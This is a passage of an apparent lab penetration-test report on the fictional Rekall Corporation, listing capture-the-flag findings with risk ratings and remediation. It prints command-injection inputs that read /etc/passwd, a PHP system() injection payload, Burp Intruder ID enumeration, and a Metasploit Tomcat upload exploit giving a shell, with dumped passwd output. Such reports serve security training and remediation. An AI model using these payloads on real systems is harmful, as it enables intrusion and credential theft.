
Password:



Login

Successful login! flag 8 is 87fsdkf6djf , also check out the admin only networking tools [HERE](#)


Vulnerability	Findings
Title	Sensitive data exposure - Flag 9
Type	Web App
Risk	Medium
Description	robots.txt file is accessible for the public. The "robots.txt" file is a standard used by websites to communicate with web crawlers and search engine bots, providing instructions on which parts of the site should be crawled or indexed. In this case, the file contains information about additional hidden websites, which should not be publicly disclosed.
Founded in or affected host	http://192.168.14.35/robots.txt
Remediation / Recommendation	Review the content of the "robots.txt" file and ensure that it does not disclose sensitive information, hidden resources, or any other sensitive details. Like in previous findings, sensitive information should not be included in files accessible by the general public.

Images	 <pre>User-agent: GoodBot Disallow: User-agent: BadBot Disallow: / User-agent: * Disallow: /admin/ Disallow: /documents/ Disallow: /images/ Disallow: /souvenirs.php/ Disallow: flag9:dkkdudfkdy23</pre>
--------	--


Vulnerability	Findings
Title	Command injection - Flag 10
Type	Web App
Risk	Critical
Description	After finding Flag 8 , there was a hint to check a networking tool for the admin. In the DNS Check box field, it is possible to use “www.google.com cat /etc/vendors.txt” (“ ” pipe symbol) or other special characters like “&” or “;” and allows an attacker to execute arbitrary commands on the server.
Founded in or affected host	http://192.168.14.35/networking.php
Remediation / Recommendation	Proper input validation and sanitization for this field will be required. User input should not be directly used in command execution. Instead, parameterized queries or prepared statements should be used to ensure safe handling of user input.
Images	

Vulnerability	Findings
Title	Command injection (advanced) - Flag 11
Type	Web App
Risk	Critical
Description	Similar to Flag 10 , in the section MX Record Checker it is possible, to used only “ ”
Founded in or affected host	http://192.168.14.35/networking.php
Remediation / Recommendation	Same as for Flag 10 .
Images	 <p>The screenshot shows the Rekall networking.php page. At the top, there's a large logo for REKALL CORPORATION. Below it, a message says: "Just a reminder, the vendor list of our top-secret networking tools are located in the file: vendors.txt". There are two main sections: "DNS Check" and "MX Record Checker". In the "DNS Check" section, there's a text input field with "www.example.com" and a red "Lookup" button. In the "MX Record Checker" section, there's another text input field with "ogle.com cat vendors.txt" and a red "Check your MX" button.</p>  <p>The second part of the screenshot shows the results of the MX Record Checker. It has a "www.example.com" input field and a red "Lookup" button. Below it, the text "SIEM: splunk Firewalls: barracuda CLOUD: aws Load balancers: F5" is displayed. At the bottom, a message says "Congrats, flag 11 is opshdkasy78s".</p>

Vulnerability	Findings
Title	Brute force attacks - Flag 12
Type	Web App
Risk	Critical (High)
Description	Following findings from Flag 10 , it was possible to expose the file passwd using “www.google.com cat /etc/passwd”. This gave access to a user called melina. Brute forcing its password, which in this case, is the same as the username, it was possible to login. This lack of complexity in the

	password successfully gained unauthorized access to the system.
Founded in or affected host	http://192.168.14.35/networking.php
Remediation / Recommendation	Strong passwords policy and multi-factor authentication are strongly recommended. Additionally, account lockout and rate-limiting mechanisms should be put in place to prevent brute force attacks.
Images	 





Vulnerability	Findings
Title	PHP injection - Flag 13
Type	Web App
Risk	Critical
Description	Following findings from Flag 9 , it was possible to access http://192.168.14.35/souvenirs.php . In this case, the "message" parameter is vulnerable to PHP code injection. A provided payload like "message='"; system('pwd')" executes the "pwd" command on the server. Eventually, any other PHP command might be executed in the system.
Founded in or affected host	http://192.168.14.35/souvenirs.php

Remediation / Recommendation	Similar to other vulnerabilities, it is crucial to implement strict input validation and output encoding. User-supplied data should never be directly executed as PHP code. Instead, user input should be validated and sanitized before being used in any code execution or evaluation functions.
Images	 A screenshot of a web browser window titled "Welcome" showing a exploit attempt on a VR Souvenirs page. The URL is 192.168.14.35/souvenirs.php?message="system'pwd'". The page has a red header with the REKALL CORPORATION logo and a black body with the text "Souvenirs for your VR experience". Below the body, there is some smaller text and a message: "Dont come back from your empty handed! Get custom designed merchandise from your favorite experiences like t-shirts and photos! Please be sure to ask about options... /app Congrats, flag 13 is jdk87ak23td".

Vulnerability	Findings
Title	Session management - Flag 14
Type	Web App
Risk	Critical
Description	Following a hint on Flag 12 , accessing http://192.168.14.35/admin_legal_data.php?admin=001 , using Burp and intruder, it was possible to payload for sequential id numbers for admin and find another admin (id 87).
Founded in or affected host	http://192.168.14.35/admin_legal_data.php
Remediation / Recommendation	New sessions for users are required to be created for each login, this will avoid accessing other sessions.

Images																																																																																																																																							
	<p>6. Intruder attack of 192.168.14.35 - Temporary attack - Not saved to project file</p> <table border="1"> <thead> <tr> <th>Request</th> <th>Position</th> <th>Payload</th> <th>Status</th> <th>Error</th> <th>Timeout</th> <th>Length</th> <th>Comment</th> </tr> </thead> <tbody> <tr><td>76</td><td>1</td><td>75</td><td>200</td><td><input type="checkbox"/></td><td><input type="checkbox"/></td><td>7510</td><td></td></tr> <tr><td>77</td><td>1</td><td>76</td><td>200</td><td><input type="checkbox"/></td><td><input type="checkbox"/></td><td>7510</td><td></td></tr> <tr><td>78</td><td>1</td><td>77</td><td>200</td><td><input type="checkbox"/></td><td><input type="checkbox"/></td><td>7510</td><td></td></tr> <tr><td>79</td><td>1</td><td>78</td><td>200</td><td><input type="checkbox"/></td><td><input type="checkbox"/></td><td>7510</td><td></td></tr> <tr><td>80</td><td>1</td><td>79</td><td>200</td><td><input type="checkbox"/></td><td><input type="checkbox"/></td><td>7510</td><td></td></tr> <tr><td>81</td><td>1</td><td>80</td><td>200</td><td><input type="checkbox"/></td><td><input type="checkbox"/></td><td>7510</td><td></td></tr> <tr><td>82</td><td>1</td><td>81</td><td>200</td><td><input type="checkbox"/></td><td><input type="checkbox"/></td><td>7510</td><td></td></tr> <tr><td>83</td><td>1</td><td>82</td><td>200</td><td><input type="checkbox"/></td><td><input type="checkbox"/></td><td>7510</td><td></td></tr> <tr><td>84</td><td>1</td><td>83</td><td>200</td><td><input type="checkbox"/></td><td><input type="checkbox"/></td><td>7510</td><td></td></tr> <tr><td>85</td><td>1</td><td>84</td><td>200</td><td><input type="checkbox"/></td><td><input type="checkbox"/></td><td>7510</td><td></td></tr> <tr><td>86</td><td>1</td><td>85</td><td>200</td><td><input type="checkbox"/></td><td><input type="checkbox"/></td><td>7510</td><td></td></tr> <tr><td>87</td><td>1</td><td>86</td><td>200</td><td><input type="checkbox"/></td><td><input type="checkbox"/></td><td>7510</td><td></td></tr> <tr style="background-color: #FFD700;"><td>88</td><td>1</td><td>87</td><td>200</td><td><input checked="" type="checkbox"/></td><td><input checked="" type="checkbox"/></td><td>7556</td><td></td></tr> <tr><td>89</td><td>1</td><td>88</td><td>200</td><td><input type="checkbox"/></td><td><input type="checkbox"/></td><td>7510</td><td></td></tr> </tbody> </table> <p>Request Response</p> <pre> 1 GET /admin_legal_data.php?admin=87 HTTP/1.1 2 Host: 192.168.14.35 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.5 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Connection: close 8 Cookie: security_level=0; PHPSESSID=23rd0n78oapvhkkcr7c6t4q5i4 9 Upgrade-Insecure-Requests: 1 </pre> <p>Result 88 Intruder attack</p> <table border="1"> <thead> <tr> <th>Position:</th> <th>1</th> </tr> <tr> <th>Payload:</th> <th>87</th> </tr> <tr> <th>Status:</th> <th>200</th> </tr> <tr> <th>Length:</th> <th>7556</th> </tr> <tr> <th>Timer:</th> <th>1</th> </tr> </thead> <tbody> <tr> <td>Request</td> <td>Response</td> </tr> <tr> <td colspan="2"> <pre> 82 <div class="u-size-60"> 83 <div class="u-layout-row"> 84 <div class="u-align-left u-container-style u-layout-cell u-size-27-md u-size-27-sm 85 u-size-27-sm u-size-20-lg u-size-20-xl u-layout-cell-1"> 86 <div class="u-container-layout u-container-layout-1"> 87 <h2 class="u-custom-font u-font-oswald u-text u-text-1"> 88 Admin Legal Documents - Restricted Area 89 </h2> 90
 91 92 93 94 <div id="main"> 95 96 97 98 99 100 </pre> </td> </tr> </tbody> </table> <p>192.168.14.35/admin_legal_data.php?admin=87</p> <p>REKALL CORPORATION</p> <p>Welcome Admin..</p> <p>You have unlocked the secret area, flag 14 is dks93jdlslsd7dj</p> <p>Admin Legal Documents - Restricted Area</p> <p>Welcome Admin..</p> <p>You have unlocked the secret area, flag 14 is dks93jdlslsd7dj</p>	Request	Position	Payload	Status	Error	Timeout	Length	Comment	76	1	75	200	<input type="checkbox"/>	<input type="checkbox"/>	7510		77	1	76	200	<input type="checkbox"/>	<input type="checkbox"/>	7510		78	1	77	200	<input type="checkbox"/>	<input type="checkbox"/>	7510		79	1	78	200	<input type="checkbox"/>	<input type="checkbox"/>	7510		80	1	79	200	<input type="checkbox"/>	<input type="checkbox"/>	7510		81	1	80	200	<input type="checkbox"/>	<input type="checkbox"/>	7510		82	1	81	200	<input type="checkbox"/>	<input type="checkbox"/>	7510		83	1	82	200	<input type="checkbox"/>	<input type="checkbox"/>	7510		84	1	83	200	<input type="checkbox"/>	<input type="checkbox"/>	7510		85	1	84	200	<input type="checkbox"/>	<input type="checkbox"/>	7510		86	1	85	200	<input type="checkbox"/>	<input type="checkbox"/>	7510		87	1	86	200	<input type="checkbox"/>	<input type="checkbox"/>	7510		88	1	87	200	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	7556		89	1	88	200	<input type="checkbox"/>	<input type="checkbox"/>	7510		Position:	1	Payload:	87	Status:	200	Length:	7556	Timer:	1	Request	Response	<pre> 82 <div class="u-size-60"> 83 <div class="u-layout-row"> 84 <div class="u-align-left u-container-style u-layout-cell u-size-27-md u-size-27-sm 85 u-size-27-sm u-size-20-lg u-size-20-xl u-layout-cell-1"> 86 <div class="u-container-layout u-container-layout-1"> 87 <h2 class="u-custom-font u-font-oswald u-text u-text-1"> 88 Admin Legal Documents - Restricted Area 89 </h2> 90
 91 92 93 94 <div id="main"> 95 96 97 98 99 100 </pre>	
Request	Position	Payload	Status	Error	Timeout	Length	Comment																																																																																																																																
76	1	75	200	<input type="checkbox"/>	<input type="checkbox"/>	7510																																																																																																																																	
77	1	76	200	<input type="checkbox"/>	<input type="checkbox"/>	7510																																																																																																																																	
78	1	77	200	<input type="checkbox"/>	<input type="checkbox"/>	7510																																																																																																																																	
79	1	78	200	<input type="checkbox"/>	<input type="checkbox"/>	7510																																																																																																																																	
80	1	79	200	<input type="checkbox"/>	<input type="checkbox"/>	7510																																																																																																																																	
81	1	80	200	<input type="checkbox"/>	<input type="checkbox"/>	7510																																																																																																																																	
82	1	81	200	<input type="checkbox"/>	<input type="checkbox"/>	7510																																																																																																																																	
83	1	82	200	<input type="checkbox"/>	<input type="checkbox"/>	7510																																																																																																																																	
84	1	83	200	<input type="checkbox"/>	<input type="checkbox"/>	7510																																																																																																																																	
85	1	84	200	<input type="checkbox"/>	<input type="checkbox"/>	7510																																																																																																																																	
86	1	85	200	<input type="checkbox"/>	<input type="checkbox"/>	7510																																																																																																																																	
87	1	86	200	<input type="checkbox"/>	<input type="checkbox"/>	7510																																																																																																																																	
88	1	87	200	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	7556																																																																																																																																	
89	1	88	200	<input type="checkbox"/>	<input type="checkbox"/>	7510																																																																																																																																	
Position:	1																																																																																																																																						
Payload:	87																																																																																																																																						
Status:	200																																																																																																																																						
Length:	7556																																																																																																																																						
Timer:	1																																																																																																																																						
Request	Response																																																																																																																																						
<pre> 82 <div class="u-size-60"> 83 <div class="u-layout-row"> 84 <div class="u-align-left u-container-style u-layout-cell u-size-27-md u-size-27-sm 85 u-size-27-sm u-size-20-lg u-size-20-xl u-layout-cell-1"> 86 <div class="u-container-layout u-container-layout-1"> 87 <h2 class="u-custom-font u-font-oswald u-text u-text-1"> 88 Admin Legal Documents - Restricted Area 89 </h2> 90
 91 92 93 94 <div id="main"> 95 96 97 98 99 100 </pre>																																																																																																																																							

Vulnerability	Findings
Title	Directory traversal - Flag 15
Type	Web App
Risk	Critical
Description	Using findings from Flag 11 , it was possible to use a command "www.google.com ls" to get all the files and directories in the folder. A directory called "old_disclaimers" shows up and using another command " www.google.com ls old_disclaimers" it was possible to access sensitive

	<p>information. In this case a file called disclaimer_1.txt. Manipulating the URL to http://192.168.13.35/disclaimer.php?page=old_disclaimers/disclaimer_1.txt, the issue was found which might also lead to data breaches, disclosure of sensitive information, and potential legal or compliance issues.</p>
Founded in or affected host	http://192.168.14.35/disclaimer.php
Remediation / Recommendation	Essential to implement strict input validation and enforce proper access controls on file and directory requests. Any user input, such as the "page" parameter in the URL, should be carefully validated and sanitized to prevent directory traversal attempts.
Images	   

Second penetration test findings

Vulnerability	Findings
Title	Open-source exposed data - Flag 1
Type	Linux OS
Risk	Low
Description	Using http://centralops.net/co/DomainDossier.aspx website with totalrecall.xyz was possible to extract some sensitive data (flag1 and a ssh user) which are exposed to the public.
Founded in or affected host	totalrecall.xyz
Remediation / Recommendation	Similar to Flag 4 in the previous section, amend the data disclosed for the domain. Also clean WHOIS records.
Images	<p>The screenshot shows the 'Domain Dossier' interface with the search term 'totalrecall.xyz'. Under 'Address lookup', it lists the canonical name as 'totalrecall.xyz', aliases as '15.107.140.33 3.33.130.190', and the domain itself. Under 'Domain Whois record', it provides detailed WHOIS information:</p> <ul style="list-style-type: none"> Domain Name: TOTALRECALL Registry Domain ID: D2731894517_CHIC Registrar: GoDaddy.com, Inc. whois.godaddy.com Registrar URL: https://www.godaddy.com/ Updated Date: 2023-04-27T09:17:02Z Creation Date: 2023-04-27T09:17:02Z Registry Expiry Date: 2024-02-27T09:59:59Z Registrar: Go Daddy, LLC Registrar IANA ID: 1000 Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Domain Status: clientTransferForProhibited https://icann.org/epp#clientTransferForProhibited Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited Registrant Organization: Georgia Registrant Country: US Registrant Email: Please query the RDNS service of the Registrar of Record identified in this output for information on how to contact the Registrant, Admin, or Tech contact of the registrant. Please query the RDNS service of the Registrar of Record identified in this output for information on how to contact the Registrant, Admin, or Tech contact of the Name Server: NS51.DOMAINCONTROL.COM Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited Registrant Name: sshUser.alice Registrant Street: h8s692hksasd Flag1 Registrant City: Atlanta Registrant State/Province: Georgia Registrant Postal Code: 30309 Registrant Country: US Registrant Phone Ext: Registrant Fax Ext: Registrant Email Ext: Registrant Email: j1ow@zu.com Registry Admin ID: CR534509111 Admin Name: sshUser.alice Admin Organization: Admin Street: h8s692hksasd Flag1 Admin City: Atlanta Admin State/Province: Georgia Admin Postal Code: 30309 Admin Country: US Admin Phone Ext: Admin Fax Ext: Admin Email: j1ow@zu.com


Vulnerability	Findings
Title	Ping totalrekall.xyz - Flag 2
Type	Linux OS
Risk	Low
Description	Ping to totalrekall.xyz exposed the corporate IP address. This could provide valuable information to potential attackers during the reconnaissance phase of an attack.
Founded in or affected host	totalrekall.xyz / 3.33.130.190
Remediation / Recommendation	Ping requests might be blocked (ICMP) or they can be identified by a firewall and create alerts when they become suspicious.
Images	<p>The screenshot shows the 'Domain Dossier' interface with the search term 'totalrekall.xyz'. Under 'Address lookup', it lists canonical name (totalrekall.xyz), aliases (15.197.148.33), and addresses (3.33.130.190). Under 'Domain Whois record', it provides detailed WHOIS information including registration and update dates, registrant (GoDaddy, LLC), and domain status (clientRenewProhibited).</p>


Vulnerability	Findings
Title	Open-source exposed data - Flag 3
Type	Linux OS
Risk	Low
Description	Open source website https://crt.sh/ gives information about the company's certificates.
Founded in or affected host	Certificates for totalrekall.xyz
Remediation / Recommendation	Similar to Flag 4 in the previous section

Images	
	<p>The screenshot shows a search results page for the domain totalekall.xyz on crt.sh. The results table includes columns for Certificates, crt.sh ID, Logged At, Not Before, Not After, Common Name, Matching Identities, and Issuer Name. The results show multiple certificates issued by various authorities, including GoDaddy and Sectigo.</p>

Vulnerability	Findings
Title	Nessus scan - Flag 6
Type	Linux OS
Risk	Critical
Description	Critical vulnerability found in the actual Apache Strut (a web application framework) version using Nessus tool. This could be exploited by attackers allowing them to execute arbitrary code on the server, leading to full system compromise.
Founded in or affected host	192.168.13.12
Remediation / Recommendation	Patch or update software, as often as possible, to avoid attacks.
Images	<p>The screenshot shows the Nessus interface with a detailed view of a critical vulnerability. The plugin details for Apache Struts 2.3.5 - 2.3.31 / 2.5.x < 2.5.10.1 Jakarta Multipart Parser RCE (remote) are displayed, including the description, solution, see also links, output, plugin details, risk information, and vulnerability information sections.</p>

Vulnerability	Findings
Title	RCE exploit Apache Tomcat - Flag 7
Type	Linux OS
Risk	Critical
Description	<p>Using Nessus to scan 192.168.13.10 it was possible to find a critical vulnerability on Apache Tomcat for a remote code execution (CVE-2017-12617). Using Metasploit, it was possible to find an exploit suitable for this vulnerability (multi/http/tomcat_jsp_upload_bypass) This basically allows uploading a malicious JSP file to the server and executing arbitrary code with the privileges of the Tomcat service.</p> <p>By setting up the right parameters, it was possible to create a meterpreter session, writing “shell”, a linux command line appeared and the possibility to execute commands.</p>
Founded in or affected host	192.168.13.10
Remediation / Recommendation	Similar to Flag 6 , it is very important to keep software updated with the latest security patches. Also vulnerability scanning, and intrusion detection systems are essential components of maintaining a secure web server environment.
Images	









```

root@kali:~/Desktop x root@kali: ~
mail:x:8:mail:/var/mail:/usr/sbin/nologin
news:x:11:news:/var/spool/news:/usr/sbin/nologin
ucp:x:10:10:ucp:/var/spool/ucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:www-data:/var/www:/usr/sbin/nologin
backuppix:x:34:34:backuppix:/var/backups:/usr/sbin/nologin
ircx:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
libuidid:x:100:100::/var/lib/libuidid:
syslog:x:101:101::/home/syslog:/bin/false
flag9-wukds8f7sd:xd:x:1000:1000::/home/flag9-wukds8f7sd:
alice:x:101:100::/home/alice:

```

This terminal window shows a list of users and their logins. It includes standard system accounts like root, mail, news, ucp, proxy, www-data, backuppix, ircx, gnats, libuidid, syslog, and several user accounts (flag9-wukds8f7sd, alice). The terminal title is 'root@kali:~/Desktop'.

Vulnerability	Findings
Title	Additional findings in host - Flag 9
Type	Linux OS
Risk	Critical
Description	Following the same steps as in Flag 8 , it was possible to access the content for the file "/etc/passwd".
Founded in or affected host	192.168.13.11
Remediation / Recommendation	Same as Flag 6 .
